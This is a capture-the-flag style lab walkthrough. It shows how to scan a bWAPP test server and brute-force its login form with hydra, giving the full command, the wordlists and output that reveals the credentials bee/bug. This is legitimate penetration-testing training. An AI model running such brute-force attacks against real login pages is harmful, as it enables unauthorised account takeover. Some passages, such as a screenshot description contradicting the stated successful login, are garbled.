



|             |   |
|-------------|---|
| <b>Name</b> | Attacking HTTP Login Form with Hydra  |
| <b>URL</b>  | <a href="https://attackdefense.com/challengedetails?cid=1895">https://attackdefense.com/challengedetails?cid=1895</a> |
| <b>Type</b> | Webapp Pentesting Basics  |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Determining the IP address of the target machine.

**Command:** ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.5 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:05 txqueuelen 0 (Ethernet)
    RX packets 1871 bytes 184013 (179.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1846 bytes 1726342 (1.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.208.137.2 netmask 255.255.255.0 broadcast 192.208.137.255
    ether 02:42:c0:d0:89:02 txqueuelen 0 (Ethernet)
    RX packets 22 bytes 1732 (1.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4083 bytes 10669152 (10.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4083 bytes 10669152 (10.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```

The IP address of the host machine is 192.208.137.2

Therefore, the target machine has IP address 192.208.137.3

**Step 2:** Scan the target machine using nmap.

**Command:** nmap 192.208.137.3

```
root@attackdefense:~# nmap 192.208.137.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-22 17:41 IST
Nmap scan report for target-1 (192.208.137.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:42:C0:D0:89:03 (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
root@attackdefense:~#
```

We have discovered that HTTP and MYSQL services are running on the target machine.

**Step 3:** Checking the application available on port 80 of the target machine.

Open the following URL in firefox:


**URL:** http://192.208.137.3



bWAPP application is hosted on the target machine.

Enter some random username and password:





Since the username / password combination is wrong, the following message gets displayed:

bwAPP - Login x +

192.208.137.3/login.php

# bwAPP

an extremely buggy web app !

[Login](#) [New User](#) [Info](#) [Talks & Training](#) [Blog](#)

## / Login /

Enter your credentials (bee/bug).

Login:





Password:


Set the security level:

low ▼

Login





Invalid credentials or user not activated!






Security Audits & Training

Scan your website for XSS and SQL Injection vulnerabilities



Inspect the page source (Press CTRL + U) and view the form:



```
46
47 <div id="main">
48
49   <h1>Login</h1>
50
51   <p>Enter your credentials <i>(bee/bug)</i>.</p>
52
53   <form action="/login.php" method="POST">
54
55     <p><label for="login">Login:</label><br />
56     <input type="text" id="login" name="login" size="20" autocomplete="off"></p>
57
58     <p><label for="password">Password:</label><br />
59     <input type="password" id="password" name="password" size="20" autocomplete="off"></p>
60
61     <p><label for="security_level">Set the security level:</label><br />
62
63     <select name="security_level">
64
65       <option value="0">low</option>
66       <option value="1">medium</option>
67       <option value="2">high</option>
68
69     </select>
70
71   </p>
72
73   <button type="submit" name="form" value="submit">Login</button>
74
75 </form>
76
77 <br />
78 <font color="red">Invalid credentials or user not activated!</font>
79 </div>
```

Notice the parameters passed in the form. The form data is submitted to /login.php.

In the form, there are 2 input fields: name, password.

The security\_level is set to low (0).

**Step 4:** Using hydra to retrieve the credentials.

Preparing the username list

**Commands:**

```
echo -e "admin\nbee" > usernames
```

```
cat usernames
```

```
root@attackdefense:~# echo -e "admin\nbee" > usernames
root@attackdefense:~#
root@attackdefense:~# cat usernames
admin
bee
root@attackdefense:~#
```

Preparing the password list:

**Commands:**

```
cat /root/Desktop/wordlists/100-common-passwords.txt > passwords
echo "bug" >> passwords
```

```
root@attackdefense:~# cat /root/Desktop/wordlists/100-common-passwords.txt > passwords
root@attackdefense:~# echo "bug" >> passwords
root@attackdefense:~#
```

**Command:** cat passwords

```
root@attackdefense:~# cat passwords
242424
0987654321
marisol
nikita
daisy
jeremiah
pineapple
mhine
isaiah
christmas
```

...

```
karaf
vagrant
bug
root@attackdefense:~#
```

**Step 5:** Using hydra to crack the credentials.



Checking the usage of hydra:

### Command: hydra

```
root@attackdefense:~# hydra
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME]
] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][:/OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy
http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest|md5}[s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pc
anywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey sv
n teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
root@attackdefense:~#
```

Notice that the help message shows all the supported services and also shows an example command in the end.

It also accepts the file for usernames using the -L flag and -P flag for reading from password file.

Cracking the credentials using hydra:

**Command:** hydra -L usernames -P passwords 192.208.137.3 http-post-form  
"/login.php:login=^USER^&password=^PASS^&security\_level=0&form=submit:Invalid  
credentials or user not activated!"

In the above command, the usernames and passwords list is provided and the form parameters are passed as well.

^USER^ placeholder will take in the username from the list

^PASS^ placeholder will take in the password from the list

Following the form parameters is the invalid login message so that hydra knows that the credentials it tried were invalid!

```
root@attackdefense:~# hydra -L usernames -P passwords 192.208.137.3 http-post-form
"/login.php:login=^USER^&password=^PASS^&security_level=0&form=submit:Invalid cre
dentials or user not activated!"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret se
rvice organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-22 18:15:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 202 login tries (l:2/p:101), ~
13 tries per task
[DATA] attacking http-post-form://192.208.137.3:80/login.php:login=^USER^&password
=^PASS^&security_level=0&form=submit:Invalid credentials or user not activated!
[80][http-post-form] host: 192.208.137.3 login: bee password: bug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-22 18:15:20
root@attackdefense:~#
```

So, for the /basic directory, the credentials are:

**Username:** bee

**Password:** bug

Login to the application using the retrieved credentials:

The screenshot shows a web application login page. At the top, there is a navigation bar with links: Login, New User, Info, Talks & Training, and Blog. The main content area has a 'Login' heading and a subtext 'Enter your credentials (bee/bug)'. Below this are input fields for 'Login:' (containing 'bee') and 'Password:' (containing three dots). There is a 'Set the security level:' dropdown menu set to 'low' and a 'Login' button. At the bottom, a red error message reads 'Invalid credentials or user not activated!'. To the right of the login form, there are several logos: a blue circular logo with a white flower-like shape, a blue circular logo with a white lightning bolt, a black square logo with a white 'n' shape, and the 'NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN' logo. Below these is the 'MME Security Audits & Training' logo, which features a shield with a keyhole and the letters 'MME'. To the right of the MME logo is a dark box with white text that says 'Scan your website for XSS and SQL Injection vulnerabilities'.



Login was successful!

#### References:

1. Hydra (<https://github.com/vanhauser-thc/thc-hydra>)
2. bWAPP (<http://www.itsecgames.com/>)